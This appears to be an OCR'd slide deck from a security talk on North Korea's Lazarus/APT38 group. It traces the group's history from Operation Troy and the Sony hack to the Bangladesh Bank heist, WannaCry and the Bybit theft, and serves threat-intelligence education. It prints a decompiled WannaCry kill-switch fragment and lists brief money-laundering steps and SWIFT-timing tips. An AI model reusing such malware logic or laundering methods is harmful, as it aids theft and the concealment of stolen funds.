Learn more about the APT ecosystem :

- Nation state hackers.
- Non-Nation state hackers.
- Commercial Threat actors.

and much more






Aji T3araf 3la APTs

Part 3/4

18th Tuesday - 10 PM 1337, Agora.





UM6P University Mohammed VI Polytechnic

1337 CODING SCHOOL



INSIDE NORTH KOREA CYBER WARFARE



Who am i ?

Anas Hadane

Cyber Security Consultant & Researcher

ZeroMemoryEx in X and Github

“trust but verify”

WHAT THIS TALK WILL COVER

Introduction to APT38

- Who is APT38?
- From DDoS to Retaliation
- From SWIFT to Blockchains

Techniques and Tools Used

- hacking the hackers
- Chromium RCE
- FudModule Rootkit

Objectives of APT38

- Hacking for Cash





LAZARUS OR APT38

Lazarus AKA APT38 is a North Korean state-sponsored hacking group known for cyber heists targeting financial institutions worldwide



FROM DDOS TO RETALIATION

OPERATION TROY (2009)

- ONE OF APT38’S EARLIEST KNOWN ATTACKS.
- TARGETED SOUTH KOREAN GOVERNMENT, MEDIA, AND FINANCIAL INSTITUTIONS.
- USED DDOS (DISTRIBUTED DENIAL-OF-SERVICE) ATTACKS TO DISRUPT SYSTEMS.



FROM DDOS TO RETALIATION

THE SONY PICTURES HACK (2014)

- THE SONY PICTURES HACK WAS A DIRECT RESPONSE TO THE RELEASE OF THE INTERVIEW, A SATIRICAL MOVIE FEATURING A CIA PLOT TO ASSASSINATE KIM JONG-UN
- MASSIVE DATA BREACH (EMAILS, UNRELEASED FILMS, AND SENSITIVE DOCUMENTS LEAKED).
- WIPER ATTACK THAT ERASED SONY'S SYSTEMS
- SONY CANCELED THE MOVIE



FROM RETALIATION TO SWIFT

THE BANGLADESH BANK HACK (2016)


- LAZARUS USED A MALICIOUS PDF TO GET INITIAL ACCESS
- HACKERS INFILTRATED THE BANK'S SYSTEM MONTHS IN ADVANCE
- DUE TO A TYPO MOST TRANSFERS WERE FLAGGED, BUT $81 MILLION WAS SUCCESSFULLY STOLEN AND LAUNDERED THROUGH CASINOS IN PHILIPPINE.



FROM SWIFT TO BLOCKCHAINS

WANNACRY RANSOMWARE (2017)

- USED AN EXPLOIT CALLED ETERNALBLUE (DEVELOPED BY THE NSA AND LEAKED BY SHADOW BROKERS).
- IN ONE DAY INFECTED OVER 200,000 COMPUTERS IN 150+ COUNTRIES, ENCRYPTING FILES AND DEMANDING BITCOIN RANSOM PAYMENTS.




HOW WANNACRY WAS ATTRIBUTED TO LAZARUS ?


WANNACRY RANSOMWARE (2017)

- APT38 WAS LINKED TO WANNACRY DUE TO CODE SIMILARITIES BETWEEN CONTOPEE, A MALWARE USED IN THE BANGLADESH BANK HACK, AND WANNACRY.

HOW TO COMPARE CODE SIMILARITY BETWEEN MALWARE SAMPLES?



- YOU CAN USE BINDIFF, A TOOL MADE BY GOOGLE, TO COMPARE CODE SIMILARITY .




WHY KILL SWITCH ?

WHY LAZARUS USED KILL SWITCH ?

- NO ONE KNOWS
- BUT IN MY OPINION, IT COULD HAVE BEEN A WAY TO CONTROL THE SPREAD IF IT REACHED ALLY COUNTRIES.

```
v12 = 0;
v13 = 0;
v14 = 0;
v4 = InternetOpenA(0, 1u, 0, 0, 0);
v5 = InternetOpenUrlA(v4, &szUrl, 0, 0, 0x84000000, 0);// do HTTP request to previously unregistered domain
if ( v5 )                                             // if request successful quit
{
  InternetCloseHandle(v4);
  InternetCloseHandle(v5);
  result = 0;
}
else                                                  // if request fails, execute payload
{
  InternetCloseHandle(v4);
  InternetCloseHandle(0);
  detonate();
  result = 0;
}
```



WHO STOPPED WANNACRY ?

- MARCUS HUTCHINS, WHILE ANALYZING THE WANNACRY RANSOMWARE, DISCOVERED A WEIRD DOMAIN NAME. HE REGISTERED THE DOMAIN, WHICH EFFECTIVELY STOPPED THE RANSOMWARE'S FURTHER SPREAD.




FROM SWIFT TO BLOCKCHAINS


- ATTACKING SWIFT ISN’T JUST ABOUT HACKING, IT REQUIRES MONTHS OF PREPARATION
- TRANSACTIONS NEED TO BE SENT AT THE RIGHT TIME LIKE DURING OFF-HOURS OR HOLIDAYS WHEN MANUAL CHECKS ARE SLOWER.
- CRYPTO TRANSACTIONS ARE IRREVERSIBLE AND EXECUTED AUTOMATICALLY.
- STOLEN FUNDS CAN BE QUICKLY LAUNDERED USING MIXERS.

MONEY LAUNDERING


- SEPARATE THE BALANCE INTO SMALL AMOUNTS
- TRANSFER IT TO A MIXER.
- SEND IT TO AN EXCHANGE.



FROM SWIFT TO BLOCKCHAINS



- AFTER WANNACRY, LAZARUS SHIFTED TO CRYPTO, LAUNCHING NUMEROUS ATTACKS AND STEALING BILLIONS IN THE FOLLOWING YEARS.
- BTWEEN 2017 AND 2023 ITS ESTIMATED THAT BETWEEN $3B TO $4.1B HAS BEEN STOLEN BY LAZARUS



BYBIT HACK 2025

- **HOW?**
- **DEVELOPER HACKED : MALWARE STOLE AWS CREDENTIALS.**
- **SMART CONTRACT EXPLOIT : ATTACKERS HIJACKED BYBIT'S WALLET SYSTEM.**
- **TRANSACTION MANIPULATION : TRICK SIGNERS INTO APPROVING FAKE TRANSFERS.**
- **FUNDS STOLEN AND LAUNDERED**


Bybit Hacker
$1,371,119,517.01 +1.11%
Share
PORTFOLIO
HOLDINGS BY CHAIN
PORTFOLIO ARCHIVE
ASSET
PRICE
HOLDINGS
VALUE
ETH $2,745.56 +1.12% 499.395K ETH $1.37B +1.12%
BNB $659.05 +1.53% 0.206 BNB $135.61 +1.53%
USDT $1.00 ±0% 93 USDT $93.00 ±0%

